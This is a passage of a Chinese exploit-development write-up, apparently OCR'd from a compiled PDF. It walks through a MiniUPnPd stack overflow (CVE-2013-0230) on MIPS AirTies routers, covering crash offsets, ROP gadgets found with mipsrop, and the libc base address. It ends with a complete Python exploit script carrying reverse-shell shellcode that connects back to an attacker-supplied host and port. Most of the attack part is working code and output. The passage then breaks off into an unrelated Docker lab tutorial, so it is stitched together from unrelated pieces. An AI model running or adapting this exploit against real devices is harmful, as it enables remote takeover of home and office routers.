    Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5
    Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9
    Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0
    An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap
    1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar
    2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At
    5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6A
    v7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax
    7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az
    9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9B
```

```
    c0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0
    Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2B
    g3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4
    Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8
    Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9
    Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp
    0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0
    Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt
    3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4B
    v5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4B
    x5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6
    Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb
    7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7
    Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf
    9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9
    Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3
    Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4C
    m5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4
    Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4
    Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs
    6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7C
    u8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7
    Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8
    Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9D
    b0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd
    0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0D
    f1Df2D'

#payload = 'A' * 2076

#payload += 'BBBB'

soap_headers = {

        'SOAPAction':"n:schemas-upnp-org:service:WANIPConection:1#"+payload,

        }

soap_data = """

  <?xml version='1.0' encoding="UTF-8"?>

  <SOAP-ENV:Envelope
```

```
SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"

xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"

xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap.envelope/"

>

<SOAP-ENV:Body>

<ns1:action xmlns:ns1="urn:schemaas-upnp-org:service:WANIPConnection:1"
   SOAP-ENC:root="1">

</ns1:action>

</SOAP-ENV:Body>

</SOAP-ENV:Envelope>

"""

req = urllib2.Request("http://192.168.86.103:5555", soap_data, soap_headers)

res = urllib2.urlopen(req)
```

脚本运行后，程序崩溃




返回地址已经被覆盖为 0x41414141，使用 pattern 工具进一步来确定栈的大小

```
pattern 2500
```


将 payload 改为生成的字符串

重新运行




确定栈大小 2076


在 0x404f44 处下断点，断下来后，查看 a0、a1 的情况



可以看到 a1 指向 'AAA...'



a0 到 sp 的大小为 2072，符合我们所计算的溢出栈的大小



0x03 ROP 链

我们可以控制 ra、s0、s1、s2、s3、s4、s5、s6 寄存器，由于 mips 构架的 CPU 有两处缓存，cpu 分别从 code 缓存和 data 缓存来获取指令和输入的数据

为此我们需要处理缓存问题，清除缓存。Airties 路由器不使用 ASLR ，libc 的地址不变

我们需要通过调用 sleep 函数来刷新缓存的问题，随后返回到 shellcode 去执行。

这里使用 ida 插件 mipsrop

https://github.com/devttys0/ida

来查找一些 gadget

1、查找 "li $a0, 1"

用 ida 载入 libc.so.0 ，edit -> plugins -> MIPS ROP Finder 来初始化 mipsrop 插件

```
mipsrop.fine("li $a0, 1")
```

```
Python>mipsrop.find("li $a0,1")
```

Address	Action	Control Jump
0x0001F138	li $a0,1	jalr $s3
0x00036860	li $a0,1	jalr $s1
0x00017B1C	li $a0,1	jr 0x28+var_8($sp)
0x0002FE98	li $a0,1	jr 0x20+var_4($sp)
0x000344C4	li $a0,1	jr 0x70+var_8($sp)
0x00035604	li $a0,1	jr 0x70+var_8($sp)

这里选择地址 0x00036860 处的 gadget

```
.text:00036860    li      $a0, 1
.text:00036864    move    $t9, $s1
.text:00036868    jalr    $t9 ; sub_36510
.text:0003686C    ori     $a1, $s0, 2
.text:00036870    ori     $a1, $s0, 2
```


2、通过 miprop.tails() 来找到有用的 syscall

```
Python>mipsrop.tails()
```

Address	Action	Control Jump
0x0001636C	move $t9,$s1	jr $s1


```
.text:0001636C    move    $t9, $s1
.text:00016370    lw      $ra, 0x28+var_4($sp)
.text:00016374    lw      $s2, 0x28+var_8($sp)
.text:00016378    lw      $s1, 0x28+var_C($sp)
.text:0001637C    lw      $s0, 0x28+var_10($sp)
.text:00016380    jr      $t9
.text:00016384    addiu   $sp, 0x28
```


找到一处通过 s1 传入地址，跳到该地址调用的 gadget

3、找到存放 shellcode 的地方

```
Python>mipsrop.stackfinders()
```

Address	Action	Control Jump
0x00008F84	addiu $a1,$sp,0x158+var_A8	jalr $s1
0x0000E268	addiu $a2,$sp,0x88+var_60	jalr $s1
0x0001CC94	addiu $a0,$sp,0x58+var_40	jalr $s0
0x0001D19C	addiu $a0,$sp,0x60+var_48	jalr $s3
0x00023240	addiu $a0,$sp,0x48+var_20	jalr $s0
0x00023248	addiu $a0,$sp,0x48+var_20	jalr $s1
0x00028D3C	addiu $s0,$sp,0xD0+var_B0	jalr $s6
0x000290AC	addiu $v1,$sp,0x108+var_E8	jalr $s1
0x000379EC	addiu $a0,$sp,0x80+var_60	jalr $s1
0x00037AA8	addiu $a0,$sp,0x80+var_60	jalr $s1
0x00037B58	addiu $a0,$sp,0x80+var_60	jalr $s0
0x00037EE8	addiu $a0,$sp,0x68+var_48	jalr $s0
0x00038148	addiu $a0,$sp,0x68+var_48	jalr $s0
0x00038208	addiu $a0,$sp,0x68+var_48	jalr $s0
0x000382C8	addiu $a0,$sp,0x68+var_48	jalr $s0
0x00038388	addiu $a0,$sp,0x68+var_48	jalr $s0


```
.text:00028D3C    addiu   $s0, $sp, 0xD0+var_B0
.text:00028D40    lw      $a0, 0($s2)
.text:00028D44    move    $a1, $s1
.text:00028D48    move    $a2, $s4
.text:00028D4C    move    $t9, $s6
.text:00028D50    jalr    $t9
.text:00028D54    move    $a3, $s0
```

4、gadget 将 shellcode 的地址放入 s0,为此要找到一处将 s0 放入 t9 的指令

```
Python>mipsrop.find("move $t9, $s0")
--------------------------------------------------------------------------------
|  Address    |  Action                                    |  Control Jump      |
--------------------------------------------------------------------------------
|  0x0000D6DC  |  move $t9,$s0                              |  jalr  $s0         |
|  0x0000F378  |  move $t9,$s0                              |  jalr  $s0         |
|  0x000113B4  |  move $t9,$s0                              |  jalr  $s0         |
|  0x000113D4  |  move $t9,$s0                              |  jalr  $s0         |
|  0x000113F4  |  move $t9,$s0                              |  jalr  $s0         |
|  0x00011414  |  move $t9,$s0                              |  jalr  $s0         |
```



```
.text:0001B19C    move    $t9, $s0
.text:0001B1A0    jalr    $t9
.text:0001B1A4    nop
```


5、找到 libc 地址

在 debian mips 虚拟机上执行

sysctl -w kernel.randomize_va_space = 0

来禁用 ASLR 通过 /proc/PID/maps 来找到 libc 的地址

```
root@debian-mips:~# ps aux |grep miniupnpd
root      2669  0.0  0.2    580   252 ?        ts   08:55   0:00 ./miniupnpd -f
miniupnpd.conf -a 192.168.86.103 -u 52:54:00:12:34:56
root      2700  0.0  0.6   3716   864 tty2     S+   08:56   0:00 grep miniupnpd
root@debian-mips:~# less /proc/2669/maps
00400000-00413000 r-xp 00000000 08:01 1305622    /root/miniupnpd/miniupnpd
00423000-00424000 rw-p 00013000 08:01 1305622    /root/miniupnpd/miniupnpd
00424000-00426000 rwxp 00000000 00:00 0          [heap]
77f92000-77fcf000 r-xp 00000000 08:01 787635     /lib/libc.so.0
77fcf000-77fde000 ---p 00000000 00:00 0
77fde000-77fdf000 rw-p 0003c000 08:01 787635     /lib/libc.so.0
77fdf000-77fe3000 rw-p 00000000 00:00 0
77fe3000-77fe8000 r-xp 00000000 08:01 787637     /lib/ld-uClibc.so.0
77ff6000-77ff7000 rw-p 00000000 00:00 0
77ff7000-77ff8000 rw-p 00004000 08:01 787637     /lib/ld-uClibc.so.0
7ffd6000-7fff7000 rwxp 00000000 00:00 0          [stack]
7fff7000-7fff8000 r-xp 00000000 00:00 0          [vdso]
```


libc 的基址为 0x77f92000

sleep 地址 0x35620

ra_1 = 1.gadget

s1 = 2.gadget

ra__2 = 3.gadget

s6 = 4.gadget

s2 = s6 = 4.gadget

于是 payload 构造如下

2052 bytes junk + s1 + 16 bytes junk + s6 + ra_1 + 28 bytes junk + sleep + 40 bytes junk + s2 + ra_2 + 32 bytesjunks + shellcode

0x04 最终 EXP

```
#!/usr/bin/env python

import urllib2

from string import join

from argparse import ArgumentParser

from struct import pack

from socket import inet_aton

BYTES = 4

def hex2str(value, size=BYTES):

    data = ""

    for i in range(0, size):

        data += chr((value >> (8*i)) & 0xFF)

    data = data[::-1]

    return data

arg_parser = ArgumentParser(prog="miniupnpd_mips.py", description="MiniUPnPd \

                            CVE-2013-0230 Reverse Shell exploit for AirTies \

                            RT Series, start netcat on lhost:lport")

#arg_parser.add_argument("--target", required=True, help="Target IP address")

arg_parser.add_argument("--lhost", required=True, help="The IP address\

                        which nc is listening")
```

```
arg_parser.add_argument("--lport", required=True, type=int, help="The\
                        port which nc is listening")
args = arg_parser.parse_args()
libc_base = 0x77f92000
ra_1 = hex2str(libc_base + 0x36860)       # ra = 1. gadget
'''
.text:00036860                    li        $a0, 1
.text:00036864                    move      $t9, $s1
.text:00036868                    jalr      $t9 ; sub_36510
.text:0003686C                    ori       $a1, $s0, 2
'''
s1 = hex2str(libc_base + 0x1636C)         # s1 = 2. gadget
'''
.text:0001636C                    move      $t9, $s1
.text:00016370                    lw        $ra, 0x28+var_4($sp)
.text:00016374                    lw        $s2, 0x28+var_8($sp)
.text:00016378                    lw        $s1, 0x28+var_C($sp)
.text:0001637C                    lw        $s0, 0x28+var_10($sp)
.text:00016380                    jr        $t9
.text:00016384                    addiu     $sp, 0x28
'''
sleep = hex2str(libc_base + 0x35620)      # sleep function
ra_2 = hex2str(libc_base + 0x28D3C)       # ra = 3. gadget
```

```
'''
.text:00028D3C                addiu     $s0, $sp, 0xD0+var_B0
.text:00028D40                lw        $a0, 0($s2)
.text:00028D44                move      $a1, $s1
.text:00028D48                move      $a2, $s4
.text:00028D4C                move      $t9, $s6
.text:00028D50                jalr      $t9
.text:00028D54                move      $a3, $s0
'''
s6 = hex2str(libc_base + 0x1B19C)          # ra = 4.gadget
'''
.text:0001B19C                move      $t9, $s0
.text:0001B1A0                jalr      $t9
.text:0001B1A4                nop
'''
s2 = s6
lport = pack('>H', args.lport)
lhost = inet_aton(args.lhost)
shellcode = join([
    "\x24\x11\xff\xff"
    "\x24\x04\x27\x0f"
    "\x24\x02\x10\x46"
    "\x01\x01\x01\x0c"
```

```
"\x1e\x20\xff\xfc"

"\x24\x11\x10\x2d"

"\x24\x02\x0f\xa2"

"\x01\x01\x01\x0c"

"\x1c\x40\xff\xf8"

"\x24\x0f\xff\xfa"

"\x01\xe0\x78\x27"

"\x21\xe4\xff\xfd"

"\x21\xe5\xff\xfd"

"\x28\x06\xff\xff"

"\x24\x02\x10\x57"

"\x01\x01\x01\x0c"

"\xaf\xa2\xff\xff"

"\x8f\xa4\xff\xff"

"\x34\x0f\xff\xfd"

"\x01\xe0\x78\x27"

"\xaf\xaf\xff\xe0"

"\x3c\x0e" + lport +

"\x35\xce" + lport +

"\xaf\xae\xff\xe4"

"\x3c\x0e" + lhost[:2] +

"\x35\xce" + lhost[2:4] +

"\xaf\xae\xff\xe6"
```

"\x27\xa5\xff\xe2"

"\x24\x0c\xff\xef"

"\x01\x80\x30\x27"

"\x24\x02\x10\x4a"

"\x01\x01\x01\x0c"

"\x24\x0f\xff\xfd"

"\x01\xe0\x78\x27"

"\x8f\xa4\xff\xff"

"\x01\xe0\x28\x21"

"\x24\x02\x0f\xdf"

"\x01\x01\x01\x0c"

"\x24\x10\xff\xff"

"\x21\xef\xff\xff"

"\x15\xf0\xff\xfa"

"\x28\x06\xff\xff"

"\x3c\x0f\x2f\x2f"

"\x35\xef\x62\x69"

"\xaf\xaf\xff\xec"

"\x3c\x0e\x6e\x2f"

"\x35\xce\x73\x68"

"\xaf\xae\xff\xf0"

"\xaf\xa0\xff\xf4"

"\x27\xa4\xff\xec"

```
    "\xaf\xa4\xff\xf8"
    "\xaf\xa0\xff\xfc"
    "\x27\xa5\xff\xf8"
    "\x24\x02\x0f\xab"
    "\x01\x01\x01\x0c"
    ], '')
payload = 'A'*2052 + s1 + 'A'*(4*4) + s6 + ra_1 + 'A'*28 + sleep + 'A'*40 + s2\
    + ra_2 + 'C'*32 #+ shellcode
soap_headers = {
    'SOAPAction': "n:schemas-upnp-org:service:WANIPConnection:1#" + payload,
}
soap_data = """
    <?xml version='1.0' encoding="UTF-8"?>
    <SOAP-ENV:Envelope
    SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
    xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
    xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
    >
    <SOAP-ENV:Body>
    <ns1:action xmlns:ns1="urn:schemas-upnp-org:service:WANIPConnection:1"\
        SOAP-ENC:root="1">
    </ns1:action>
    </SOAP-ENV:Body>
```

```
</SOAP-ENV:Envelope>

"""

#try:

print "Exploiting..."

req = urllib2.Request("http://192.168.86.103:5555", soap_data,soap_headers)

urllib2.urlopen(req)
```

参考文章

https://p16.praetorian.com/blog/getting-started-with-damn-vulnerable-router-firmware-dvrf-v0.1

https://emreboy.wordpress.com/2012/12/24/connecting-qemu-to-a-real-network/

http://www.devttys0.com/2012/10/exploiting-a-mips-stack-overflow/

http://www.devttys0.com/2013/10/mips-rop-ida-plugin/

安全工具

每一个刚入行的人都是从脚本小子做起的，最开始在啥都不懂的时候，使用别人的工具是我们必经的过程，人类学习都是从模仿开始，所以看教程模仿别人使用工具是必修课。

这里的文章主要内容就是介绍相关的安全工具的使用方法和原理，通过安全工具的学习，了解其原理，吸收工具作者的经验，在未来的工作中发挥作用，提升工作效率。

手把手教你制作漏洞复现环境

原创： 0x584A 信安之路 2018-01-02

在学习的过程中，是否看到别人搭建的 Exploit 练习平台心痒痒呢？通过本篇教程的学习，将手把手教你搭建属于自己的漏洞测试利用环境，不管是自己学习还有分享给小伙伴都将轻而易举.

Ps: 这是一篇伪 Docker 学习指南

为什么选择 Docker

现在市面上的 漏洞测试利用环境 大体分三种，当然这只是我自己的理解. 分别是: Web 安装版, VM 虚拟机镜像 及 docker 镜像. 本次教程就已 docker 镜像 为例，不含其他两项。

相比其他两项, docker 的夸平台及针对性是最好的. 不知道你们有遇到过 VM 虚拟机镜像 因为 CPU 不同而无法启动运行? Web 安装版 因为版本或平台不同，运行发布后的项目发现 url 或 目录大小写 不一致而无法运行？我的意见是给相关开发寄刀片，你认为呢?

当然缺点也是有的，比如 asp,jsp 等...

蛤? docker 是什么？，可以看一看 《Docker 从入门到实践》：

https://www.gitbook.com/book/yeasy/docker_practice/details

对这方面感兴趣就去阅读一遍吧，对你会有提升的. 知识本来是很普通常见，有的人却喜欢挑上那些外表华丽光鲜的.

必须知道的东西

Docker 目前的定义是容器引擎，可以方便的管理容器. 常用于整合统一整个开发，测试，和部署环境的流程，节省运维成本。

虚拟机和容器


每个容器都是轻量，独立，可执行的文件包，其中包括软件运行所需的一切内容. 包括运行所需要的代码，库，环境变量和配置文件.

对于容器没有一个严格的定义，目前普遍认同其是一个相对独立的运行环

